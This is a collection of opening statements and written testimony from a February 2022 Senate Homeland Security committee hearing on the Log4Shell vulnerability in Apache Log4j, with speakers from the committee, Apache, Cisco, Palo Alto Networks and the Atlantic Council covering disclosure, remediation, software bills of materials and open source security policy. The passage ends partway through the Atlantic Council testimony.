Reportedly, the Russian Federation has already taken advantage of this vulnerability to perpetrate cyber-attacks against Ukraine. While I hope that situation deescalates, we must be prepared to protect our systems from similar attacks from the Russian government and the criminal organizations they harbor, who could exploit this or other vulnerabilities to compromise American networks in retaliation for our nation's support for Ukraine.

The weakness in log4j is just one example of how widespread software vulnerabilities, including those found in open source code, or code that is freely available and developed by individuals, can present a serious threat to our national and economic security.

In terms of the amount of online services, sites, and devices exposed, the potential impact of this software vulnerability is immeasurable, and it leaves everything from our critical infrastructure, such as banks and power grids, to government agencies, open to network breaches. We have already seen how cyber-attacks on these critical entities can have catastrophic impacts on the lives and livelihoods of Americans.

That's why I am grateful to our private sector partners, the open source community, and the federal government who have swiftly mobilized to respond to this threat.

And, while I am grateful to the Administration for their quick action and transparency with Congress, I remain concerned that we may never know the full scope and impacts of this vulnerability, or the risks posed to our networks that the American people rely on each and every day.

That is why I will continue to monitor and track this latest cybersecurity threat, and work with my colleagues to help ensure the government is receiving timely information about cybersecurity threats, so we can formulate a comprehensive strategy to fight back against hackers and hold foreign adversaries accountable for targeting our networks.

That includes urging the Senate to pass landmark legislation that Ranking Member Portman and I authored and passed out of this Committee, to require critical infrastructure companies and civilian federal agencies to report to the Cybersecurity and Infrastructure Security Agency when they are hit by a substantial cyber-attack.

Our efforts will also ensure that critical infrastructure owners and operators are reporting ransomware payments. Our government's top cybersecurity experts would analyze this information and use it help private sector organizations that provide essential services to the American people, protect their networks.

This legislation will help our lead cybersecurity agency better understand the scope of attacks, including from vulnerabilities like Log4j, to warn others of the threat, prepare for potential impacts, and help affected entities respond and recover.

And, by modernizing the government's cybersecurity posture by passing FISMA reforms, we can help prevent online assaults against federal agencies, from foreign and domestic actors who seek to degrade our national and economic security.

I'm pleased that yesterday, Ranking Member Portman and I introduced a bipartisan package that combines these critical efforts into one bill, along with our bill to modernize FedRAMP that we hope to move forward soon.

Today, I am honored to welcome a panel of experts, who can discuss this vulnerability in greater detail, how it has been exploited, how they have worked to mitigate its impacts, and broadly discuss how we can work to secure modern software that commonly contains open source coding.

I look forward to hearing their thoughts on how to improve our government's overall ability to respond to open source vulnerabilities like log4j, and ensure we have comprehensive plans and procedures in place to prevent a cybersecurity crisis of this magnitude.

OPENING STATEMENT
RANKING MEMBER ROB PORTMAN
Responding to and Learning from the Log4Shell Vulnerability

February 8, 2022

Thank you, Senator Peters. And thank you to our witnesses for joining us.

Today we will hear from organizations who each provide distinct perspectives on log4shell, a pervasive cybersecurity vulnerability in a Java software library called log4j.

Log4j is open source software meaning -- unlike proprietary software -- it is available for anyone to use and access free of charge. Open source software like log4j has unique advantages and disadvantages relative to proprietary software that we will discuss at today's hearing.

- For example, open source software may not have the same resources and number of full time employees focused on keeping it secure and up-to-date.

- On the other hand, because of the nature of open source software—everyone can see it and submit suggestions to make changes and improvements to those who manage the projects—security becomes a crowd-sourced exercise. This means security experts have many opportunities to identify and fix bugs. In fact that's how the log4shell vulnerability was discovered—by someone outside the organization that managements log4j.

Open source software is also ubiquitous in the software industry and underpins much of our economy and numerous other software products. Companies benefit from not having to re-invent the wheel when developing their products. As a result of these dependencies, a vulnerability in open source software can affect many other software products that rely on it.

The log4shell vulnerability is a particularly severe vulnerability because the code is in so many places, the vulnerability is easy to exploit requiring less than a sentence, and because it provides a high level of access. To put it in perspective, CISA Director Jen Easterly described it as "the most serious vulnerability" she has seen in her decades-long career.

This is not the first severe vulnerability in open source software either. In 2014, there was another open source vulnerability, called "Heartbleed," that allowed normally protected information to be stolen. Similar to log4j, the open source product with the Heartbleed vulnerability was widely-used, making the response challenging.

Then, in 2017, Equifax suffered a massive breach due to a vulnerability in an open source Apache Software Foundation product, called Apache Struts. Log4j is also maintained by Apache, who is here today. When I was Chairman of the Permanent Subcommittee on Investigations, I released a bipartisan report with Senator Carper on Equifax's failure to remediate the vulnerability, compromising the personal information of roughly 147 million people. I am concerned that without prompt remediation of the log4shell vulnerability, we run the risk of experiencing one or even more incidents of the same magnitude as the Equifax breach.

It's clear that issues involving the security of open source software have been around for a long time. I'm looking forward to hearing from our witnesses, who have a wide variety of perspectives, on how we can address these longstanding challenges.

This hearing builds on a previous briefing on log4j the Committee received just over a month ago from the National Cyber Director, Chris Inglis and CISA Director, Jen Easterly.

In that briefing we learned several things. First, we learned this vulnerability is widespread. Hundreds of millions of devices have the vulnerability. David Nalley, the President of the Apache Software Foundation is here and I look forward to a conversation about the disclosure and subsequent remediation of the vulnerability.

Second, we learned that fixing this vulnerability is not as easy as Apache putting out a one-size-fits-all patch. Vendors who used this vulnerable code, not knowing it was vulnerable, will have to issue their own patches for their own products. This makes the response even more complicated and time consuming. I'm glad Brad Arkin, a Senior Vice President and the Chief Security and Trust Officer of Cisco is here to provide the perspective of a company that had this vulnerability and remediated it.

And finally, we learned that because this response will be drawn out, attackers will have time to exploit the vulnerability and launch attacks. Just because a vulnerability exists, does not mean that it's actively being used to attack an entity. But the concerning reality today is that our nation does not know how widespread attacks leveraging this vulnerability are. That is one reason it is more important than ever to pass my *Cyber Incident Reporting Act* legislation with Senator Peters—to ensure that our nation has visibility into attacks exploiting the log4shell vulnerability against critical infrastructure. I'm looking forward to hearing from Jen Miller-Osborn from Palo Alto about their work tracking and analyzing the threats stemming from this vulnerability.

Open source software is inextricably woven into every bit of software we use every day. The answer to this problem is not to stop using it. However, I think we can use this hearing to understand how we can address security risks in open source products working within existing processes and strategically investing time and money to support the open source community.

I am hopeful that we will leave this hearing with a better understanding of the risks and benefits of open source software and what the role of the Federal Government should be in supporting efforts to increase open source security.

Thank you for convening this hearing, Mr. Chairman. I look forward to the testimony of our witnesses.

"Responding to and Learning from the Log4Shell Vulnerability"
Opening Statement by David Nalley
President, Apache Software Foundation
Senate Committee on Homeland Security and Government Affairs
February 8, 2022

Chairman Peters, Ranking Member Portman, and distinguished members of the Committee: thank you for the invitation to appear this morning.

My name is David Nalley, and I am the President of the Apache Software Foundation (ASF). The ASF is a non-profit public-benefit charity established in 1999 to facilitate the development of open source software. Thanks to the ingenuity and collaboration of our community of programmers, the ASF has grown into one of the largest open source organizations in the world. Today, more than 650,000 contributors around the world contribute to more than 350 ongoing projects, comprising more than 237 million lines of code.

Open source is not simply a large component of the software industry -- it is one of the foundations of the modern global economy. Whether they realize it or not, most businesses, individuals, non-profits, or government agencies depend on open source; it is an indispensable part of America's digital infrastructure.

Projects developed from open source, like Log4j, tend to resolve problems that many people have, essentially serving as reusable building blocks for solving those problems. This enables faster innovation because it eliminates the need for every company or developer to reimplement software for already solved problems. This efficiency allows programmers to stand on the shoulders of giants. The ASF provides a vendor-neutral environment to enable interested programmers – oftentimes direct competitors of one another – to do this common work together in transparent, open-handed cooperation.

This is the essence of open-source software: brilliant individuals contributing their time and expertise to do unglamorous work solving problems – many with the intent of incorporating the results into their employer's products. And it's why I've dedicated my professional life to it.

Log4j – first released by Apache in 2001 – is the product of just this kind of collaboration. It performs a particular set of functions, like recording a computer's operating events, so well that it has been used in products as diverse as storage management software, software development tools, virtualization software and (most famously) the Minecraft video game. As Log4j's footprint grew over the years, so did its feature list. It was a 2013 addition to Log4j, along with a part of the Java programming environment, that combined in such a way that exposed this security flaw.

The vulnerability was reported to Apache's Log4j team late November 2021, after having been latent for many years. The Apache Logging project, and Apache's Security team immediately got to work addressing the vulnerability in the code. The full solution was released approximately two weeks later. Given the near ubiquity of Log4j's use, it may be months or even years before all deployed instances of this vulnerability are eliminated. As a software professional myself, I am proud of how the Logging project and the ASF's security team (and many others across the ASF's projects) responded and remediated last fall. We acted quickly and in accordance with practices we have adopted over many years of supporting a diverse set of open source projects. We will continue to develop our projects in responding to and preventing security vulnerabilities.

Moreover, every stakeholder in the software industry – including its largest customers, like the federal government – should be investing in software supply chain security. While ideas like the Software Bills of Materials won't prevent vulnerabilities, they can mitigate the impact by accelerating the identification of potentially vulnerable software. However, the ability to quickly update to the most secure and up-to-date versions remains a significant hurdle for the software industry.

The reality is that humans write software, and as a result there will continue to be bugs, and despite best efforts some of those will include security vulnerabilities. As we continue to become ever more connected and digital, the number of vulnerabilities and potential consequences are likely to grow. There is no easy software security solution - it requires defense in depth – incorporating upstream development in open source projects, vendors that incorporate these projects, developers that make use of the software in custom applications, and even down to the organizations that deploy these applications to provide services important to their users.

Rather than shying away from this risk, I submit that software developers, open-source communities, and federal policymakers should face it head-on together – with the determination and the vigilance it demands.

Thank you again, and I look forward to answering any questions you might have.

Testimony of Brad Arkin, Senior Vice President, Chief Security and Trust Officer, Cisco Systems
Before Senate Homeland Security and Governmental Affairs Committee
Responding to and Learning from the Log4Shell Vulnerability
Tuesday, February 8, 2022, 10 AM Eastern
Senate Dirksen Office Building, SD-342

Introduction

Chairman Peters, Ranking Member Portman, and Members of this Committee, thank you for the invitation to speak with you today and for your leadership on the important issues we are discussing—including our collective response to and learnings from the Log4j vulnerability.

My name is Brad Arkin, and I am the Chief Security and Trust Officer for Cisco Systems. I am responsible for the security of our company as well as our products and services. Today, I am going to discuss our experience with the Log4j vulnerability, how Cisco responded to help protect our enterprise and our customers, how the U.S. federal government can play an important role in supporting cybersecurity efforts across industry, and important lessons we have learned. Together, we need to further improve: 1) baselines for software security, including open source software; 2) speed and efficiency at finding and fixing problems when they arise; and 3) resilience against attacks, particularly in the window between identification of a vulnerability and application of a fix or mitigation.

Cisco: A Worldwide Leader in Security for Software, Cloud, Networking, and Applications

While Cisco built its reputation as a networking hardware company, we are now one of the largest software companies in the world, with $15 billion in software revenue in 2021.[1] Our portfolio is

[1] https://www.cisco.com/c/dam/en_us/about/annual-report/cisco-annual-report-2021.pdf

one of the broadest in the technology industry and includes software, Software-as-a-Service (SaaS), hardware, silicon, and services. Software is central to Cisco's business and can be found in our supply chain, cloud products, cloud-enabled hardware, traditional networking hardware, and enterprise IT environments.

Cisco is an important technology partner to the U.S. government, as part of the Defense Industrial Base (DIB), and a central technology provider to critical infrastructure companies, including financial services, healthcare, energy, manufacturing, and businesses of all sizes. Cisco is a global company with nearly 80,000 full-time employees located worldwide. We own and operate a large, complex IT environment to run our business and support our customers. Protecting our company, our customers, and their data from cyber-attacks is critical to our business.

Discovery, Response, and Remediation of the Log4j Vulnerability

On December 9, 2021, a critical vulnerability was revealed in the Log4j library used in almost every java application written and used on the Internet. The Log4J library is commonly used in the development of software when logging is needed on a variety of systems. This library intentionally includes the ability for a programmer to remotely fetch executable code from a remote server and execute it. The vulnerability discovered allowed remote attackers to force a vulnerable system to use this functionality without the knowledge or permission of its owner and, thereby, download and run malicious code. Additional vulnerabilities related to Log4j were discovered in subsequent weeks.

This created an industry-wide problem, as organizations around the world needed to figure out how they were using Log4j, the potential exposure that needed to be addressed, and how they could best manage the associated risks. For Cisco, the scope and diversity of our technology business made our Log4j response complex, requiring us to identify the presence of the vulnerability as well as apply necessary fixes, using risk assessments to drive prioritization of this work.

In 2014, our industry faced a similarly widespread zero-day vulnerability called "Heartbleed." At that time, it took Cisco 50 days to identify the full list of software that required updates to remediate the vulnerability and several additional weeks to apply the necessary software patches. With our Log4j response, Cisco was able to respond significantly faster and was able to identify the use of the Log4j library within its products and services and provide software patches for affected products within 10 days. This significant improvement in response time was helped by lessons learned in the past, Cisco's on-going security efforts, and the collaborative efforts facilitated by partnerships, including the Joint Cyber Defense Collaborative ("JCDC").

By focusing on historical lessons learned, building better and more secure software, and having data about which specific applications and software we use, we were able to move quicker, eliminate risk faster, and have the agility needed to manage our own security and resilience. For Cisco, the key differentiator was our improved visibility into the software applications and third-party products that we use as a company. Additionally, we now use tooling to allow us to see the software maintenance status of the applications we use, identifying whether a particular piece of software is the latest version. We strongly recommend the use of tools and technology that allow companies and government agencies to have this kind of visibility into the applications they employ and their maintenance status. Those tools and technologies must then also be anchored by mature incident management processes and capabilities.

Many important investments for Cisco—such as our internal source code scanning capabilities, our Zero trust network architecture, and our ability to isolate within our networks—helped drive efficacy during this event. We will continue to review this event and integrate what we learn into future investments to bolster future remediation efforts.

Government Support During the Log4j Vulnerability

Throughout the incident, we actively exchanged cyber threat intelligence with both our industry peers and government including through the JCDC stood up by Department of Homeland Cybersecurity and Infrastructure Agency ("CISA") Director Jen Easterly this past year. The JCDC is intended to satisfy a requirement from Congress that CISA facilitate joint cyber planning and coordination with the private sector. The shared learnings from these engagements provided us insight into the evolving nature of the threats and helped guide our risk decisions internally. Cisco updated public-facing materials on a regular basis to keep our customers aware of the potential impact of the vulnerability on Cisco products and services and to give them specific mitigation information. These experiences demonstrate that private sector risk prioritization efforts greatly benefit from the government sharing readily actionable cyber threat information at the lowest possible classification, which then enables their rapid, timely, and widespread dissemination.

Tight integration within our security function and threat intelligence from Cisco Talos helped us to effectively prioritize remediation efforts. At Cisco, we are fortunate to have a world-class threat intelligence function like Cisco Talos and the resources to create a robust response to Log4j. But even smaller companies without our sophisticated threat intelligence capabilities can benefit from CISA's public awareness campaigns. Their ability to access information from CISA will prove vital as they struggle to understand the risks they face, whether and how active exploits are occurring, and where to focus their remediation resources.

In my view, CISA correctly identified an important approach when it issued Binding Operational Directive 22-01 last year, which requires agencies to expedite patching of known vulnerabilities that are being actively exploited. Earlier this year, CISA then began publishing a catalog of these known exploited vulnerabilities with a specific timeline for their expected remediation. Active and ongoing patching is an important way to mitigate cyber risks and prevent the exploitation of vulnerabilities. This is consistent with the conclusions of Cisco's own research.[2] Organizations must prioritize risk differently than they have in the past.

Software Security and the Use of Open Source Software

All software has the potential to contain vulnerabilities, and we need to build and maintain software and systems to be resilient in the face of these vulnerabilities. Efforts to improve software quality and reduce the frequency and impact of security vulnerabilities are important, but there will always be security bugs in software developed by humans. Tools, like software bills of materials ("SBOMs"), have the potential to help coordinate efforts across the entire ecosystem to make it easier to achieve good outcomes despite the inevitable presence of these vulnerabilities. For that reason, we applaud the steps laid out in Executive Order 14028 and the work NIST is doing in areas like the development of the Secure Software Development Framework.

[2] A report containing Cisco Kenna's research on this issue may be found here: https://www.kennasecurity.com/resources/prioritization-to-prediction-report-volume-eight/

It is my opinion that open source software did not fail, as some have suggested, and it would be misguided to suggest that the Log4j vulnerability is evidence of a unique flaw or increased risk with open source software. The truth is that all software contains vulnerabilities due to inherent flaws of human judgment in designing, integrating, and writing software. Cisco has a well-developed Product Security Incident Response Team ("PSIRT") process to help manage that risk, apply necessary patches, and help our customers perform the necessary remediation once we learn of their existence. Cisco's Talos Threat Intelligence team also provides vital information about vectors of attack and indications of actual exploitation and compromise "in the wild."[3]

Cisco is a significant user of and an active contributor to open source security projects. These are important efforts necessary to maintain the integrity of code blocks shared across foundational elements of IT infrastructure. However, I believe that focusing narrowly on the risks posed by open source software may distract us from other significant areas where we can address security risks inherent in all software.

Indeed, we strive to ensure that all the software we use and provide our customers only gets better and is increasingly secure. This is done through the extensive use of a Secure Development Lifecycle ("SDL"), which documents mandatory policies and practices to reduce risks throughout the anticipated span of use for a product or service. Cisco's SDL is informed by our decades of experience and learnings in software development. Ensuring that the environment in which the software is written, compiled, and deployed is highly secure is also an essential practice. It helps us to ensure that software from different components follow rigorous processes that include

[3] https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html

hardening, vulnerability management, logging and monitoring, segmentation, and access controls.

Equally important are ways that we mitigate the risks of vulnerable software by building our IT systems and our infrastructure to limit the “blast radius” of any potential vulnerability. Highly secure architectures are critical to creating the necessary separation inside of systems to limit the impact of exploitable vulnerabilities and enable rapid recovery and resiliency. Proper segmentation, for example, makes it difficult for an attacker to move laterally through the network, even if they can gain initial access by exploiting a vulnerability. Implementing a zero-trust environment further protects critical data and systems from intrusion and exploitation by ensuring that every attempt to connect to the network and access important data and systems is examined. We leverage intelligent, automated protective measures that ensure only trusted devices are being used and that their users have the requisite permission needed to access the specific data, apps, or workloads requested.[4]

We stand a much better chance of managing future discovered vulnerabilities if we acknowledge today the risks inherent in software and focus our energy on using highly secure software build environments, highly secure architectures, and zero-trust strategies.

What Government Can Do to Help

The U.S. government can play an important role in addressing the risks that vulnerabilities pose by creating incentives for companies to have a highly secure and effective way to design and build software, create a highly secure software supply chain, and deliver highly secure code to their

[4] https://www.cisco.com/c/en/us/products/security/zero-trust.html

customers. The government can ensure that critical infrastructure providers—nearly all of whom are important Cisco customers—are securing their critical systems as required.[5]

Executive Order ("EO") 14028 represents an important step that Cisco supports.[6] The emphasis on software security and software transparency (knowing what software ingredients are in the technology we use) are critical points of focus in the EO. We want to compliment the work NIST is doing in this area and point the Committee to the NIST Secure Software Development Framework, which presents a comprehensive approach to software security. While this hearing is focused on Log4j and the use of open source software, any successful approach will address the security of all critical software in a holistic way. We must avoid the temptation to concentrate on tactical issues that any close examination of the most recent security event may yield.

Measures like using secure trusted code (to include open source software) as a starting point for code development projects, securing the build environment, providing transparency about software components used through a software bill of materials (SBOM), ensuring a robust process to identify and remediate known vulnerabilities, implementing a process to discover and disclose vulnerabilities to vendors, and quickly disseminating patches to impacted customers once created. Together, these steps will result in a layered approach to software security that will make us more resilient and resistant to the risk of vulnerabilities. Used correctly, SBOMs can help organizations become more agile. They can highlight the need to use current versions of code and allow us to see the risks we may be carrying with greater clarity. This transparency can

[5] See, NERC SIP-13 as an example, at, https://www.nerc.com/pa/Stand/Reliability%20Standards/CIP-013-1.pdf

[6] https://www.whitehouse.gov/briefing-room/presidential-actions/2021/05/12/executive-order-on-improving-the-nations-cybersecurity/

facilitate more coordinated ways to collect data and manage vulnerability risks in both proprietary and open source software.

Requiring vendors to publish information about what elements of code are leveraged in a product or service creates a new level of transparency that can allow closer examination of vulnerabilities in software. Understanding risk requires understanding exposure of the necessary facts. SBOMs may help provide an additional important source of data to inform effective, risk-based prioritization of limited resources. The federal government, via the Department of Commerce's National Telecommunications and Infrastructure Administration (NTIA), led efforts to foster private sector development of this concept. It is now being furthered by CISA as a result of the Executive Order. We expect that the federal government will soon begin asking vendors of critical software to supply SBOMs along with other minimum requirements set forth in the Executive Order.

While SBOMs are increasingly part of the assessment and risk management conversation for highly secure software development, I want to caution that they are not the only solution. Furthermore, the processes necessary to produce, publish, and maintain accurate SBOMs are not cost-free. More work needs to be done to ensure the amount of benefit yielded from customer access to SBOMs, and the level of detail they are expected to yield, is worth the amount of time and effort necessary for developers and vendors to produce and maintain them accurately at required levels of specificity and precision.

A Note of Optimism

We typically speak about cybersecurity threats and responses in terms of challenges that remain to be addressed—and without a doubt they are significant. The threat environment is dynamic and constantly evolving. Sophisticated threat actors are highly organized, well-resourced, and closely coordinated. But we are learning, evolving, and coordinating too, and as a result, our ability to manage the risks posed by vulnerabilities is improving in tangible ways. The risks posed by Log4j and subsequent exploits will remain with all of us for quite some time. But the ability of Cisco and others to respond quickly and work together as peer companies and with the government—as well as our collective ability to learn, adapt, and evolve—will allow us to keep raising barriers to the exploitation of vulnerabilities and to malicious cyber activity. For Cisco, our greater speed in responding to Log4j validated years of focus and investment after events like the Heartbleed/OpenSSL vulnerability. The measures discussed today, combined with the benefits we expect from EO 14028, to include SBOMs, will only enhance our ability to respond faster. The industry and the government together must continue to build our collective agility by focusing on the best practices that will enable us to respond to the next important vulnerability event, which will surely come.

Conclusion

In closing, I want to reiterate how much I appreciate the opportunity to testify today and provide Cisco's views on these important topics. Learning lessons from these situations and using events like the Log4j vulnerability response drives improvements. These joint efforts across industry and government help identify new opportunities for continued partnership. Doing so helps raise awareness and capabilities for all organizations, regardless of their size and resources. The Log4j vulnerability demonstrated, yet again, that we are reliant on one another and must continue to work together to manage this ever-present risk. The threat of cyber-attacks and malicious cyber activity, especially by exploiting vulnerabilities, will continue. Transparency, trust, and accountability to one another for protecting and safeguarding critical systems and data must be at the center of our collective cyber response. The U.S. government is uniquely positioned to convene relevant actors together to address this challenge and use its influence to create effective standards and incentives for better software security.

Written Testimony of:

Jen Miller-Osborn
Deputy Director of Threat Intelligence, Unit 42
Palo Alto Networks

Before the:

Homeland Security and Governmental Affairs Committee
United States Senate

Regarding:

"Responding to and Learning from the Log4Shell Vulnerability"

February 8, 2022
10:00am

Chairman Peters, Ranking Member Portman, and distinguished members of the committee, I am honored to appear before you today to discuss the impact and scope of the "Log4Shell" vulnerability and how policy makers and network defenders can better fortify defenses for future national-level vulnerabilities of this magnitude.

This committee's continued commitment to advancing thoughtful, bipartisan cybersecurity policy and law is appreciated. On behalf of Palo Alto Networks, I offer my commitment to work in partnership with you and your staff as you continue addressing a range of critical cybersecurity issues.

For those not familiar with Palo Alto Networks, we were founded in 2005 and have since become the global cybersecurity leader. We serve more than 85,000 enterprise and government organizations - protecting billions of people - in more than 150 countries. We support 95 of the Fortune 100 and more than 71% of the Global 2000 companies, and are partnered with elite technology leaders.

Practically speaking, this means that we see a lot. This expansive telemetry, coupled with the contextual threat intelligence from our Unit 42 team, where I am privileged to be a senior leader, gives us broad visibility into the global attack surface of our digital infrastructure.

We are committed to using this visibility to be good cyber citizens and integrated homeland security partners with the United States Government.

As it relates to the focus of this hearing, it's important to first take a step back and understand why Log4Shell matters. If it feels like Log4Shell is just the latest in a string of vulnerabilities that the cybersecurity community must rally in response to, you are right. Log4Shell is not the first vulnerability garnering significant public interest, and it almost certainly won't be the last.

That's why it's important to look at Log4Shell both as a standalone vulnerability that demands discrete analysis and reflection, *and* as the latest in a string of national-level vulnerabilities that impact federal systems, critical infrastructure, and state and local networks alike.

Starting with the latter, I cannot stress enough the foundational importance of accurately understanding the size of your internet-exposed attack surface. If you do not understand the totality of your digital footprint through the eyes of the adversary, your security baseline is inherently incomplete. The ability to rapidly discover and remediate new vulnerabilities - Log4Shell or otherwise - is going to be predicated on production level mapping of your networks. This is true for organizations large and small, public and private.

Reinforcing this point is the Biden Administration's well-crafted Zero Trust Strategy that was finalized two weeks ago. It highlights that to effectively implement a zero trust architecture, "an organization must have a complete understanding of its internet-accessible assets, so that it may apply security policies consistently and fully define and accommodate user workflows." It goes on to acknowledge that “in practice, it can be very challenging for a large, decentralized organization to track every asset reliably.”

Bottom line: you can’t secure what you can’t see or aren’t actively monitoring.

Assessing Log4Shell

Now, zooming in to Log4Shell. Apache Log4j 2 is an open source Java-based logging framework that became the mainstream version of Log4j in 2015. Open source software generally refers to code that is managed in a decentralized manner that is publicly accessible. Think of it as the crowd sourced model of software development. Log4j 2 is leveraged within numerous software applications, and by many estimates is embedded within hundreds of millions of devices globally.

On December 9, 2021, a new Remote Code Execution (RCE) vulnerability in Apache Log4j 2 was identified and observed being actively exploited. It is this specific vulnerability which has become known as Log4Shell. RCE vulnerabilities are generally seen as having the potential for high consequence as they allow the attacker to remotely command devices in the victim's environment.

Shortly after the Log4j vulnerability was discovered, investigation revealed that exploitation was incredibly easy to perform. Due to the recency of this discovery and the complexity of remediating devices with embedded Log4j vulnerabilities, there are still many servers, both on-premises and within cloud environments, that have yet to be patched. As is typical for many high severity RCE vulnerabilities, adversaries have conducted massive scanning activity for Log4Shell with the intent of seeking out and exploiting unpatched systems.

During the Log4Shell exploit lifecycle, adversaries identify potentially vulnerable systems, trigger a file download as part of the remote code execution, and then deliver what's known as the "payload" - the part of the malware that is crafted for a specific malicious purpose. We have subsequently seen exploitation for coin mining (to commandeer computing horsepower from the victim to perform cryptocurrency mining), for hijacking victim networks as part of larger botnet systems (defined as network of computers controlled as a group without the owners' knowledge), and to infect systems with ransomware. A small minority of observed exploitation has been attributed by security researchers to nation state linked groups.

We highly recommend that organizations upgrade to the latest version (2.17.1) of Apache Log4j 2 for all systems. This version also patches three additional Log4j vulnerabilities discovered later in December 2021.

Discovering Log4Shell vulnerabilities across networks is more complicated, and the problem is more widespread than other notable recent vulnerabilities. The open source nature of Log4j software means it is used in potentially hundreds of millions of devices and services, often without the end user even knowing that it is present in the code. Additionally, due to the embedded nature of this particular vulnerability, network defenders must be able to mimic the exploit to accurately discover vulnerable instances.

This represents an additional layer of complexity beyond more elementary scanning and reinforces the importance of understanding your baseline attack surface. Otherwise, you will be caught flat-footed in your discovery and remediation efforts, without an accurate map of the playing field where you need to look.

Software Assurance Practices and Open Source Software Security

A number of best practices currently exist that promote software integrity. These approaches focus on integrating security tools into the engineering lifecycle early on - known as “shift left” security - to help detect any inadvertent vulnerabilities in code.

In particular, we recommend adopting:

- Static Application Security Testing (SAST), also known as “white box testing,” a process of reviewing source code to identify security vulnerabilities.
- Open Source Software Vulnerability Analysis (OSSVA), which identifies vulnerabilities in third-party components and provides visibility into third-party code for control across the software supply chain.
- Container Vulnerability Analysis (CVA), a process of evaluating containers against common container misconfiguration and software package vulnerabilities.
- Secure Infrastructure-as-Code, which identifies, prevents and remediates security misconfigurations in infrastructure code before deployments in cloud such as: unauthorized privileges, network exposure, and public storage buckets.

Log4Shell has rightfully highlighted the urgent need for ongoing conversations about open source software security, as this panel will highlight in more depth. Best security practices for incorporating open source software into products include code scanning to identify any open source packages with vulnerabilities, and steps to check for security and integrity prior to approval for use in software products.

Our product security team was able to leverage these practices to quickly identify the vulnerable version of the library and then create a policy to block that version from being used in our product development. This safeguard was applied to engineering workstations, source code repositories, and continuous integration and development pipelines. Additionally, we leveraged a range of tools to identify and mitigate existing workloads that could be vulnerable. As we consider system-wide approaches, the Administration’s work to promote Software Bills of Materials (SBOM) is a promising endeavor, though still in its early stages.

Operational Collaboration

Palo Alto Networks collaborates extensively with key stakeholders across the U.S. Government and with like-minded countries across the globe on both policy and operational matters.

We are proud to be a founding alliance member of the Joint Cyber Defense Collaborative (JCDC), a promising operational collaboration body that brings federal government and industry players together to move from information sharing to information *enabling*.

The most recent JCDC engagement, which occurred after Log4Shell was first discovered, presents an important use case of the long-term opportunity this collaboration vehicle presents. It can be an exemplar of successful public-private sector cooperation - specifically, the JCDC working as a venue for commercial competitors to act as peers, and share rapidly developing situational awareness to help secure our National Critical Functions. We appreciate the commitment from CISA Director Jen Easterly to continue maturing the JCDC and maximize the bidirectional value it brings.

We are also pleased that Wendi Whitmore, who runs our Unit 42 Threat Intelligence team, has recently been appointed to the Cyber Safety Review Board (CSRB) whose first tasking will be determining “key facts related to the root-cause of the Log4j vulnerabilities and exploitation and weaponization of the vulnerabilities.”

In addition to our active participation in the JCDC and CSRB, Palo Alto Networks is a member of the President’s National Security Telecommunications Advisory Committee (NSTAC), where industry can provide advice to the White House and other senior U.S. Government stakeholders on national security policy and technology issues; the Executive Committee of the Information Technology Sector Coordinating Council (IT-SCC), which serves as the principal coordinating body between the Department of Homeland Security and IT sector; and the Defense Industrial Base Sector Coordinating Council (DIB-SCC).

We are also an active participant in the DHS ICT Supply Chain Risk Management Task Force and were pleased to have been selected as a technology partner in NIST’s National Cybersecurity Center of Excellence’s 5G Cybersecurity Project.

Finally, we maintain robust threat intelligence sharing partnerships with DHS, the Intelligence Community and across the international community to share technical threat data and collaborate to support government and industry response to significant cyber incidents, like SolarWinds, Microsoft Exchange, and Log4Shell.

Recommendations

While there is no silver bullet, there are several tangible steps that will provide immediate risk reduction for the response to Log4Shell and future vulnerabilities:

1. Enumerate an accurate denominator of your digital infrastructure. This should be a foundational aspect of any national-level incident response and is applicable across federal and non-federal entities. You can’t protect what you can’t see.

2. Look for ways to automate compliance with vulnerability management policies. We applaud CISA for building and maintaining a catalog of Known Exploited Vulnerabilities, but manual reporting across 100+ federal civilian agencies is unlikely to stay ahead of the adversary.
3. Drive industry-wide commitment to Development Security Operations (DevSecOps). Impressive work is already being done in this arena, but the community would be well-served by increasing adoption of existing development tools to control access to open source components. These tools can scan all of the open source packages for both integrity and security before they are approved and allowed for engineering teams to use in products. Our recently released State of Cloud Security Report 2022, which surveyed over 3,000 IT professionals, found that organizations with tightly integrated DevSecOps principles were more than seven times likely to have strong or very strong security posture. They were also more than nine times more likely to have low levels of security friction.
4. Promote common visibility and automated security capabilities across your entire environment. Data from cloud, endpoint, and on-premise systems should be seamlessly integrated.
5. Lastly, cyber hygiene basics still remain as important as ever.

Closing

The cybersecurity threat landscape is only getting more complex. Whether it's vulnerabilities like Log4Shell, the ongoing ransomware threat, or our dynamic geopolitical environment (as our recently published research on a Russian-linked Advanced Persistent Threat Group actively targeting Ukraine reinforces) - cybersecurity will undoubtedly remain a core pillar of our national security posture. Now, more than ever, this demands a whole-of-society approach.

Thank you for the opportunity to testify, and I look forward to your questions.

Atlantic Council

Testimony of

Dr. Trey Herr
Director, Cyber Statecraft Initiative
Atlantic Council

Before the
United States Senate
Committee on Homeland Security and Governmental Affairs

“Responding to and Learning from the Log4Shell Vulnerability”

February 8th, 2022

Chairman Peters and Ranking Member Portman, members and staff of the Committee, thank you for the invitation to speak today. While the bulk of our discussion may involve the intricacies of technology and cybersecurity, I want to underline the ultimate importance of this topic to innovation. Software is the logic by which we mold base metal and electromagnetic impulses into computers central to economic and political life. Open source is the wellspring of that transformation, and it underpins a period of remarkable technical progress stretching back more than two decades.

Our task is to ensure the long-term viability and security of open source as it enables these important and widely used technologies. In working to improve the security of open source we should not seek to "fix" these communities, but to become a better partner to them to enable open source developers, maintainers, and consumers to better secure each other.

Log4Shell and the Vulnerabilities of Software Supply Chains

For the past two and a half years, my team and I have studied the security of software supply chains, cataloguing more than 140 attacks and vulnerability disclosures going back to 2010. Software supply chain attacks remain popular, impactful, and are being used to great effect by states.[1] The sustained growth of software supply chain attacks is caused at a technical level by continued failure to secure code integrity. Attackers continue to find ways to access accounts and bypass code signing, app stores struggle to verify the innocuity of all application software, developers embed insecure design choices at the lowest level of computing, and vendors have difficulty fully grasping the scope of their software dependencies and reliance on supply chain service providers. These are complex technical challenges with neither easy nor immediate solutions, and they further complicate the lapse in policy progress to secure a supply chain that has grown critical to both industry and national security.

The most disconcerting trend in this data is the consistency with which these attacks occur against sensitive portions of our supply chains—this is not a new problem. A 2010 report from Carnegie Mellon University's Software Engineering Institute profiled the DoD's concern about vulnerabilities buried deep in software and exploited by malicious parties; and indeed we live that reality today.[2]

